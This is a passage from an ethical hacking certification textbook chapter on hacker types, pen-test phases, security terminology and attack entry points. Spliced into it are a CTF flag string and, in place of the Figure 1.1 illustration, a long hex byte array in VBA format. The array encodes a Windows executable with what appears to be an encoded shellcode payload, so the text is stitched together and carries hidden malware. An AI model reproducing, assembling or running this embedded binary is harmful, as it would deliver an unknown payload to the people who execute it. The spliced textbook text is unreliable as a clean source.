

## **Defining Ethical Hacking**

The next section will explain the purpose of ethical hacking and exactly what ethical hackers do. As mentioned earlier, ethical hackers must always act in a professional manner to differentiate themselves from malicious hackers. Gaining the trust of the client and taking all precautions to do no harm to their systems during a pen test are critical to being a professional. Another key component of ethical hacking is to always gain permission from the data owner prior to accessing the computer system. This is one of the ways ethical hackers can overcome the stereotype of hackers and gain the trust of clients. The goals ethical hackers are trying to achieve in their hacking attempts will be explained as well in this section.

## **Understanding the Purpose of Ethical Hacking**

When I tell people that I am an ethical hacker, I usually hear snickers and comments like “That’s an oxymoron.” Many people ask, “Can hacking be ethical?” Yes! That best describes what I do as a security professional. I use the same software tools and techniques as malicious hackers to find the security weakness in computer networks and systems. Then I apply the necessary fix or patch to prevent the malicious hacker from gaining access to the data. This is a never-ending cycle as new weaknesses are constantly being discovered in computer systems and patches are created by the software vendors to mitigate the risk of attack. Ethical hackers are usually security professionals or network penetration testers who use their hacking skills and toolsets for defensive and protective purposes. Ethical hackers who are security professionals test their network and systems security for vulnerabilities using the same tools that a hacker might use to compromise the network. Any computer professional can learn the skills of ethical hacking. The term cracker describes a hacker who uses their hacking skills and toolset for destructive or offensive purposes such as disseminating viruses or performing denial-ofservice (DoS) attacks to compromise or bring down systems and networks. No longer just looking for fun, these hackers are sometimes paid to damage corporate reputations or steal or reveal credit card information, while slowing business processes and compromising the integrity of the organization. TechnoFairCTF{12345678}

Hackers can be divided into three groups: White Hats Good guys, ethical hackers Black Hats Bad guys, malicious hackers Gray Hats Good or bad hacker; depends on the situation Ethical hackers usually fall into the white-hat category, but sometimes they’re former gray hats who have become security professionals and who now use their skills in an ethical manner.

**White Hats**

White hats are the good guys, the ethical hackers who use their hacking skills for defensive purposes. White-hat hackers are usually security professionals with knowledge of hacking and the hacker toolset and who use this knowledge to locate weaknesses and implement countermeasures. White-hat hackers are prime candidates for the exam. White hats are those who hack with permission from the data owner. It is critical to get permission prior to beginning any hacking activity. This is what makes a security professional a white hat versus a malicious hacker who cannot be trusted.

**Black Hats**

Black hats are the bad guys: the malicious hackers or crackers who use their skills for illegal or malicious purposes. They break into or otherwise violate the system integrity of remote systems, with malicious intent. Having gained unauthorized access, black-hat hackers destroy vital data, deny legitimate users service, and just cause problems for their targets. Black-hat hackers and crackers can easily be differentiated from white-hat hackers because their actions are malicious. This is the traditional definition of a hacker and what most people consider a hacker to be.

**Gray Hats**

Gray hats are hackers who may work offensively or defensively, depending on the situation. This is the dividing line between hacker and cracker. Gray-hat hackers may just be interested in hacking tools and technologies and are not malicious black hats. Gray hats are self-proclaimed ethical hackers, who are interested in hacker tools mostly from a curiosity standpoint. They may want to highlight security problems in a system or educate victims so they secure their systems properly. These hackers are doing their “victims” a favor. For instance, if a weakness is discovered in a service offered by an investment bank, the hacker is doing the bank a favor by giving the bank a chance to rectify the vulnerability. From a more controversial point of view, some people consider the act of hacking itself to be unethical, like breaking and entering. But the belief that “ethical” hacking excludes destruction at least moderates the behavior of people who see themselves as “benign” hackers. According to this view, it may be one of the highest forms of “hackerly” courtesy to break into a system and then explain to the system operator exactly how it was done and how the hole can be plugged; the hacker is acting as an unpaid—and unsolicited—tiger team (a group that conducts security audits for hire). This approach has gotten many ethical hackers in legal trouble. Make sure you know the law and your legal liabilities when engaging in ethical hacking activity. Many self-proclaimed ethical hackers are trying to break into the security field as consultants. Most companies don’t look favorably on someone who appears on their doorstep with confidential data and offers to “fix” the security holes “for a price.” Responses range from “thank you for this information, we’ll fix the problem” to calling the police to arrest the self-proclaimed ethical hacker.

The difference between white hats and gray hats is that permission word. Although gray hats might have good intentions, without the correct permission they can no longer be considered ethical. Now that you understand the types of hackers, let’s look at what hackers do. This may seem simple—they hack into computer systems—but sometimes it’s not that simple or nebulous. There is a process that should be followed and information that needs to be documented. In the next section, we’ll look at what hackers, and most importantly ethical hackers, do

## **What Do Ethical Hackers Do?**

Ethical hackers are motivated by different reasons, but their purpose is usually the same as that of crackers: they’re trying to determine what an intruder can see on a targeted network or system, and what the hacker can do with that information. This process of testing the security of a system or network is known as a penetration test, or pen test. Hackers break into computer systems. Contrary to widespread myth, doing this doesn’t usually involve a mysterious leap of hackerly brilliance, but rather persistence and the dogged repetition of a handful of fairly well-known tricks that exploit common weaknesses in the security of target systems. A pen test is no more than just performing those same steps with the same tools used by a malicious hacker to see what data could be exposed using hacking tools and techniques. Many ethical hackers detect malicious hacker activity as part of the security team of an organization tasked with defending against malicious hacking activity. When hired, an ethical hacker asks the organization what is to be protected, from whom, and what resources the company is willing to expend in order to gain protection. A penetration test plan can then be built around the data that needs to be protected and potential risks. Documenting the results of various tests is critical in producing the end product of the pen test: the pen test report. Taking screenshots of potentially valuable information or saving log files is critical to presenting the findings to a client in a pen test report. The pen test report is a compilation of all the potential risks in a computer or system. More detail about the contents of the pen test report will be covered in the last chapter of this book.

## **Goals Attackers Try to Achieve**

Whether perpetuated by an ethical hacker or malicious hacker, all attacks are an attempt to breach computer system security. Security consists of four basic elements:

* Confidentiality
* Authenticity
* Integrity
* Availability

A hacker’s goal is to exploit vulnerabilities in a system or network to find a weakness in one or more of the four elements of security. For example, in performing a denial-of-service (DoS) attack, a hacker attacks the availability elements of systems and networks. Although a DoS attack can take many forms, the main purpose is to use up system resources or bandwidth. A flood of incoming messages to the target system essentially forces it to shut down, thereby denying service to legitimate users of the system. Although the media focuses on the target of DoS attacks, in reality such attacks have many victims—the final target and the systems the intruder controls.

Information theft, such as stealing passwords or other data as it travels in cleartext across trusted networks, is a confidentiality attack, because it allows someone other than the intended recipient to gain access to the data. This theft isn’t limited to data on network servers. Laptops, disks, and backup tapes are all at risk. These company-owned devices are loaded with confidential information and can give a hacker information about the security measures in place at an organization.

Bit-flipping attacks are considered integrity attacks because the data may have been tampered with in transit or at rest on computer systems; therefore, system administrators are unable to verify the data is as the sender intended it. A bit-flipping attack is an attack on a cryptographic cipher: the attacker changes the cipher text in such a way as to result in a predictable change of the plain text, although the attacker doesn’t learn the plain text itself. This type of attack isn’t directed against the cipher but against a message or series of messages. In the extreme, this can become a DoS attack against all messages on a particular channel using that cipher. The attack is especially dangerous when the attacker knows the format of the message. When a bit-flipping attack is applied to digital signatures, the attacker may be able to change a promissory note stating “I owe you $10.00” into one stating “I owe you $10,000.”

MAC address spoofing is an authentication attack because it allows an unauthorized device to connect to the network when Media Access Control (MAC) filtering is in place, such as on a wireless network. By spoofing the MAC address of a legitimate wireless station, an intruder can take on that station’s identity and use the network.

## **An Ethical Hacker’s Skill Set**

Ethical hackers who stay a step ahead of malicious hackers must be computer systems experts who are very knowledgeable about computer programming, networking, and operating systems. In-depth knowledge about highly targeted platforms (such as Windows, Unix, and Linux) is also a requirement. Patience, persistence, and immense perseverance are important qualities for ethical hackers because of the length of time and level of concentration required for most attacks to pay off. Networking, web programming, and database skills are all useful in performing ethical hacking and vulnerability testing. Most ethical hackers are well rounded with wide knowledge on computers and networking. In some cases, an ethical hacker will act as part of a “tiger team” who has been hired to test network and computer systems and find vulnerabilities. In this case, each member of the team will have distinct specialties, and the ethical hacker may need more specialized skills in one area of computer systems and networking. Most ethical hackers are knowledgeable about security areas and related issues but don’t necessarily have a strong command of the countermeasures that can prevent attacks.

## **Ethical Hacking Terminology**

Being able to understand and define terminology is an important part of a CEH’s responsibility. This terminology is how security professionals acting as ethical hackers communicate. This “language” of hacking is necessary as a foundation to the follow-on concepts in later chapters of this book. In this section, we’ll discuss a number of terms you need to be familiar with for the CEH certification exam:

**Threat**  An environment or situation that could lead to a potential breach of security. Ethical hackers look for and prioritize threats when performing a security analysis. Malicious hackers and their use of software and hacking techniques are themselves threats to an organization’s information security.

**Exploit**  A piece of software or technology that takes advantage of a bug, glitch, or vulnerability, leading to unauthorized access, privilege escalation, or denial of service on a computer system. Malicious hackers are looking for exploits in computer systems to open the door to an initial attack. Most exploits are small strings of computer code that, when executed on a system, expose vulnerability. Experienced hackers create their own exploits, but it is not necessary to have any programming skills to be an ethical hacker as many hacking software programs have ready-made exploits that can be launched against a computer system or network. An exploit is a defined way to breach the security of an IT system through a vulnerability.

**Vulnerability**  The existence of a software flaw, logic design, or implementation error that can lead to an unexpected and undesirable event executing bad or damaging instructions to the system. Exploit code is written to target a vulnerability and cause a fault in the system in order to retrieve valuable data.

**Target of Evaluation (TOE)**  A system, program, or network that is the subject of a security analysis or attack. Ethical hackers are usually concerned with high-value TOEs, systems that contain sensitive information such as account numbers, passwords, Social Security numbers, or other confidential data. It is the goal of the ethical hacker to test hacking tools against the high-value TOEs to determine the vulnerabilities and patch them to protect against exploits and exposure of sensitive data.

**Attack**  An attack occurs when a system is compromised based on a vulnerability. Many attacks are perpetuated via an exploit. Ethical hackers use tools to find systems that may be vulnerable to an exploit because of the operating system, network configuration, or applications installed on the systems, and to prevent an attack.

There are two primary methods of delivering exploits to computer systems:

**Remote**  The exploit is sent over a network and exploits security vulnerabilities without any prior access to the vulnerable system. Hacking attacks against corporate computer systems or networks initiated from the outside world are considered remote. Most people think of this type of attack when they hear the term hacker, but in reality most attacks are in the next category.

**Local** The exploit is delivered directly to the computer system or network, which requires prior access to the vulnerable system to increase privileges. Information security policies should be created in such a way that only those who need access to information should be allowed access and they should have the lowest level of access to perform their job function. These concepts are commonly referred as “need to know” and “least privilege” and, when used properly, would prevent local exploits. Most hacking attempts occur from within an organization and are perpetuated by employees, contractors, or others in a trusted position. In order for an insider to launch an attack, they must have higher privileges than necessary based on the concept of “need to know.” This can be accomplished by privilege escalation or weak security safeguards.


## **The Phases of Ethical Hacking**

The process of ethical hacking can be broken down into five distinct phases. Later in this book, hacking software programs and tools will be categorized into each of these steps.

An ethical hacker follows processes similar to those of a malicious hacker. The steps to gain and maintain entry into a computer system are similar no matter what the hacker’s intentions are. Figure 1.1 illustrates the five phases that hackers generally follow in hacking a computer system.

**Figure 1.1**

Phases of hacking

Mortoyzkls

&H4D&H5A&H90&H00&H03&H00&H00&H00&H04&H00&H00&H00&HFF&HFF&H00&H00&HB8&H00&H00&H00&H00&H00&H00&H00&H40&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H80&H00&H00&H00&H0E&H1F&HBA&H0E&H00&HB4&H09&HCD&H21&HB8&H01&H4C&HCD&H21&H54&H68&H69&H73&H20&H70&H72&H6F&H67&H72&H61&H6D&H20&H63&H61&H6E&H6E&H6F&H74&H20&H62&H65&H20&H72&H75&H6E&H20&H69&H6E&H20&H44&H4F&H53&H20&H6D&H6F&H64&H65&H2E&H0D&H0D&H0A&H24&H00&H00&H00&H00&H00&H00&H00&H50&H45&H00&H00&H4C&H01&H03&H00&H45&H26&H4C&HB4&H00&H00&H00&H00&H00&H00&H00&H00&HE0&H00&H0F&H03&H0B&H01&H02&H38&H00&H02&H00&H00&H00&H0E&H00&H00&H00&H00&H00&H00&H00&H10&H00&H00&H00&H10&H00&H00&H00&H20&H00&H00&H00&H00&H40&H00&H00&H10&H00&H00&H00&H02&H00&H00&H04&H00&H00&H00&H01&H00&H00&H00&H04&H00&H00&H00&H00&H00&H00&H00&H00&H40&H00&H00&H00&H02&H00&H00&H46&H3A&H00&H00&H02&H00&H00&H00&H00&H00&H20&H00&H00&H10&H00&H00&H00&H00&H10&H00&H00&H10&H00&H00&H00&H00&H00&H00&H10&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H30&H00&H00&H64&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H2E&H74&H65&H78&H74&H00&H00&H00&H28&H00&H00&H00&H00&H10&H00&H00&H00&H02&H00&H00&H00&H02&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H20&H00&H30&H60&H2E&H64&H61&H74&H61&H00&H00&H00&H90&H0A&H00&H00&H00&H20&H00&H00&H00&H0C&H00&H00&H00&H04&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H20&H00&H30&HE0&H2E&H69&H64&H61&H74&H61&H00&H00&H64&H00&H00&H00&H00&H30&H00&H00&H00&H02&H00&H00&H00&H10&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H40&H00&H30&HC0&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&HB8&H00&H20&H40&H00&HFF&HE0&H90&HFF&H25&H38&H30&H40&H00&H90&H90&H00&H00&H00&H00&H00&H00&H00&H00&HFF&HFF&HFF&HFF&H00&H00&H00&H00&HFF&HFF&HFF&HFF&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&HBA&H09&H73&H5B&H5C&HDA&HC9&HD9&H74&H24&HF4&H5D&H2B&HC9&H66&HB9&H04&H02&H31&H55&H15&H03&H55&H15&H83&HC5&H0D&H91&HAE&H6D&HCD&H3D&H59&H9E&H8D&HBD&H3D&H61&H3D&HDA&H34&HBD&HC1&HCA&HC8&HBE&H39&H0B&HB7&H37&HDC&H3A&HE5&H2C&H95&H6F&H39&H26&HFB&H83&HB2&H6A&HEF&H94&H73&HC0&H29&H20&H09&HFD&H04&HC9&HDF&H3D&HCA&H09&H41&HC2&H10&H5E&HA1&HFB&HDB&H93&HA0&H3C&HAA&HDE&H4D&H90&HA7&H73&H82&H9E&HF5&H4F&HF5&HA1&H29&H24&HB9&HD9&H4C&HFB&H4E&H56&H4F&H2C&H25&H2E&H57&H47&H62&H8F&H66&H84&HC3&H4A&HA1&H5E&HD8&H1D&HBA&HAB&HAB&HAF&H43&HD2&H7D&HFE&H7B&H14&H4E&H0C&HD7&H96&H96&H37&HC7&HEC&HEC&H4B&H7A&HF7&H36&H31&HA0&H72&HA9&H91&H23&H24&H0D&H23&HE0&HB3&HC6&H2F&H4D&HB7&H81&H33&H50&H14&HBA&H48&HD9&H9B&H6D&HD9&H99&HBF&HA9&H81&H7A&HA1&HE8&H6F&H2D&HDE&HEB&HC8&H92&H7A&H67&HFA&HC5&HFB&H88&H04&HEA&HA1&H1E&HC8&H26&H5A&HDF&H46&H31&H29&HED&HC9&HE9&HA5&H5D&H81&H37&H31&HD7&H85&HC8&HED&H5F&HC5&H37&H0E&HA0&HCF&HF3&H5A&HF0&H67&HD2&HE2&H9B&H77&HDB&H36&H31&H72&H4B&H15&HD5&H7C&H30&H0D&HD8&H80&H57&H92&H55&H66&H07&H7A&H36&H37&HE7&H2A&HF6&HE7&H8F&H20&HF9&HD8&HAF&H4A&HD3&H70&H45&HA5&H8A&H29&HF1&H5C&H97&HA2&H60&HA0&H0D&HCF&HA2&H2A&HA4&H2F&H6C&HDB&HCD&H23&H98&HBC&H2D&HBC&H58&H29&H2E&HD6&H5C&HFB&H79&H4E&H5E&HDA&H4E&HD1&HA1&H09&HCD&H16&H5D&HCC&HE4&H6D&H6B&H5A&H49&H1A&H93&H8A&H49&HDA&HC5&HC0&H49&HB2&HB1&HB0&H19&HA7&HBE&H6C&H0E&H74&H2A&H8F&H67&H28&HFD&HE7&H85&H17&HC9&HA7&H76&H72&H4A&HAF&H89&H00&H64&H08&HE2&HFA&H34&HA8&HF2&H90&HB4&HF8&H9A&H6F&H9B&HF7&H6A&H8F&H36&H50&HE3&H1A&HD6&H12&H92&H1B&HF3&HF3&H0A&H1B&HF7&H2F&HBC&H66&H77&HCF&H3D&H97&H9E&HB4&H3D&H97&H9F&HCA&H02&H41&H99&HB8&H45&H51&H9E&HB3&HF3&HF4&HB6&H59&HFC&HAB&HC9&H4B&HA3&H23&H04&H02&H95&H01&HB7&H28&HE9&H2C&HE5&H03&H35&HDE&H7A&H88&HBB&H6D&H6E&HF6&HE9&H49&H5D&HBD&H3F&HCA&H92&H69&HC3&H5D&H74&HB1&HB5&HA9&HCC&H5F&H79&H55&H5A&H69&H3F&HB3&HE2&H70&H1B&H70&HA6&HDC&H21&H64&H8C&HF8&HAF&HE0&H45&H50&HC9&HDE&H91&H52&HB5&H34&H46&H67&HEE&H5C&H91&H2C&HFE&H60&H97&H2F&HEE&H59&H4E&HA1&HF0&H7A&H19&HD7&HF0&HB6&H44&H54&H3D&HF6&H3E&H05&HC6&HDF&H81&H21&HBA&HEB&H49&H2C&H0E&H4D&HAF&H4C&H5D&H91&H2D&H2F&H17&H6B&H85&H48&H2D&H13&HD7&H68&HFB&H28&HFD&H8B&HE6&H2B&H8B&HFC&HD6&H30&H3E&H0F&HFE&HC3&HFE&H63&HEB&H13&HA0&HCC&HF9&H54&H3A&HE2&H71&H28&HA6&H5A&H26&H79&H03&HBC&H14&HA3&HF2&H1D&HF6&H7B&H6C&HC0&H44&H80&H0B&HFC&H36&H22&H47&HFB&HD0&H2F&H71&H9B&H00&H5B&HE1&HA8&H1D&H69&H23&HA3&HD9&H96&H52&HA0&HE8&HC2&HA9&HAE&H13&H53&H80&H05&H18&HC4&HCF&HCB&H06&H98&H78&HA4&HB3&H85&H57&H2E&H05&HB8&H1C&H9A&H3D&H59&HDC&HE3&H7F&H8B&H85&H4C&H33&H88&H2A&H74&H53&HA3&H8E&H5C&H38&H76&HF6&HCE&H9A&H92&H9A&H77&H63&H53&H43&H49&HD9&HC2&HCF&H29&H3B&H65&HD5&H74&HDF&H5D&H8D&HB4&H44&H07&H01&H80&H64&H51&H6E&H79&HB1&H22&HE2&H9B&H99&H18&H61&H43&H2C&H21&HC2&H94&H91&HB3&HF8&HE4&HAA&H3A&HD8&H47&H92&H0A&HAD&HF7&H73&HFC&H96&H54&H1A&H77&HF8&H1D&H21&HAF&H4A&H7D&HA5&HA6&H17&HD7&H85&H59&H90&HA1&HBF&H8A&H57&HA7&H16&HFA&H7A&H4C&H30&HD2&H2C&HBE&H4D&HF7&HCE&H5A&H64&H87&H3F&HCA&H42&HE3&H75&H65&H56&H6C&HBA&H01&H6D&H72&HF2&HFB&HDB&H86&HFB&HCA&HA4&HB9&HBE&H09&H79&H88&HA9&HC7&H2B&H84&H02&HE6&H29&HCD&HE2&H52&H33&H12&HE3&HD9&H04&HCC&HBF&H2C&H33&HF6&HC0&H80&H65&H84&HA9&H47&H69&H1F&HA5&HA2&H50&HE8&H24&H20&HA6&H69&HDF&H05&H52&H4D&H1D&H1D&H81&HAA&H26&H7A&H90&H13&H64&HF8&HEA&HBC&H64&HAE&H50&HA1&H57&HC3&H28&H2E&H3D&H0F&HD3&H8F&H88&H25&H93&HC5&H1C&HC3&H95&H58&H35&H3C&HB2&H92&H45&H31&HEA&HBC&HE3&H60&H15&HCD&HCE&HF0&HBF&H00&H7A&HBD&HD6&HFA&H4A&HD3&H4D&H4E&H0A&HCA&H5E&H52&H08&H17&H46&H39&H8D&H99&HDF&H83&H7A&HBB&HD2&H26&H55&H48&H7C&H44&H5E&HB5&H8B&HAF&H2F&H30&HBD&H9A&H29&H0B&HA6&HCD&H0E&HEE&HFD&H73&H71&H02&HEE&H82&HAB&HA4&HF0&H7D&H92&H92&H22&HFF&HBE&H37&H52&HAA&HE0&H98&HB3&HA4&H66&H75&H11&HA4&HB0&H45&H44&H3A&H8B&H80&H85&H60&H05&HEA&HAD&H88&H3E&HFF&H61&H0B&HAD&H85&HDD&H44&H98&H28&HCC&HEB&HD4&HDB&HF6&H38&HD4&H63&HF6&H39&H1E&HEB&H24&H5F&H6A&HF9&H34&H29&H52&HC0&H96&H6E&H4E&HCF&H63&H37&H72&HFC&H7E&H15&H8C&HE9&H3D&H9F&H2F&H98&H58&HF3&H52&HFA&H97&HD7&HA8&H84&HC5&H5C&H90&HB3&HDB&HFA&HEE&HD0&H01&H19&H49&HD1&H39&H88&H4E&H5B&H97&HB7&HE0&HFA&H22&H2A&H92&H2D&H27



&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H2C&H30&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H54&H30&H00&H00&H38&H30&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H40&H30&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H40&H30&H00&H00&H00&H00&H00&H00&H9C&H00&H45&H78&H69&H74&H50&H72&H6F&H63&H65&H73&H73&H00&H00&H00&H00&H30&H00&H00&H4B&H45&H52&H4E&H45&H4C&H33&H32&H2E&H64&H6C&H6C&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H85&HAB&H0F&H38&HB0&HE5&HDD&H2B&H97&H59&H0D&H1F&H1D&H5A&H65&H3C&HA0&H06&H13&H75&HC1&HF8&HB3&HCE&H65&HAD&H1D

## **Identifying Types of Ethical Hacks**

Ethical hackers use many different methods to breach an organization’s security during a simulated attack or penetration test. Most ethical hackers have a specialty in one or a few of the following attack methods. In the initial discussion with the client, one of the questions that should be asked is whether there are any specific areas of concern, such as wireless networks or social engineering. This enables the ethical hacker to customize the test to be performed to the needs of the client. Otherwise, security audits should include attempts to access data from all of the following methods.

Here are the most common entry points for an attack:

**Remote** Network A remote network hack attempts to simulate an intruder launching an attack over the Internet. The ethical hacker tries to break or find vulnerability in the outside defenses of the network, such as firewall, proxy, or router vulnerabilities. The Internet is thought to be the most common hacking vehicle, while in reality most organizations have strengthened their security defenses sufficient to prevent hacking from the public network.

**Remote Dial-Up** Network A remote dial-up network hack tries to simulate an intruder launching an attack against the client’s modem pools. War dialing is the process of repetitive dialing to find an open system and is an example of such an attack. Many organizations have replaced dial-in connections with dedicated Internet connections so this method is less relevant than it once was in the past.

**Local Network** A local area network (LAN) hack simulates someone with physical access gaining additional unauthorized access using the local network. The ethical hacker must gain direct access to the local network in order to launch this type of attack. Wireless LANs (WLANs) fall in this category and have added an entirely new avenue of attack as radio waves travel through building structures. Because the WLAN signal can be identified and captured outside the building, hackers no longer have to gain physical access to the building and network to perform an attack on the LAN. Additionally, the huge growth of WLANs has made this an increasing source of attack and potential risk to many organizations.

**Stolen Equipment** A stolen-equipment hack simulates theft of a critical information resource such as a laptop owned by an employee. Information such as usernames, passwords, security settings, and encryption types can be gained by stealing a laptop. This is usually a commonly overlooked area by many organizations. Once a hacker has access to a laptop authorized in the security domain, a lot of information, such as security configuration, can be gathered. Many times laptops disappear and are not reported quickly enough to allow the security administrator to lock that device out of the network.

**Social Engineering** A social-engineering attack checks the security and integrity of the organization’s employees by using the telephone or face-to-face communication to gather information for use in an attack. Social-engineering attacks can be used to acquire usernames, passwords, or other organizational security measures. Social-engineering scenarios Defining Ethical Hacking 13 usually consist of a hacker calling the help desk and talking the help desk employee into giving out confidential security information.

**Physical Entry** A physical-entry attack attempts to compromise the organization’s physical premises. An ethical hacker who gains physical access can plant viruses, Trojans, rootkits, or hardware key loggers (physical device used to record keystrokes) directly on systems in the target network. Additionally, confidential documents that are not stored in a secure location can be gathered by the hacker. Lastly, physical access to the building would allow a hacker to plant a rogue device such as a wireless access point on the network. These devices could then be used by the hacker to access the LAN from a remote location.

## **Understanding Testing Types**

When performing a security test or penetration test, an ethical hacker utilizes one or more types of testing on the system. Each type simulates an attacker with different levels of knowledge about the target organization. These types are as follows:

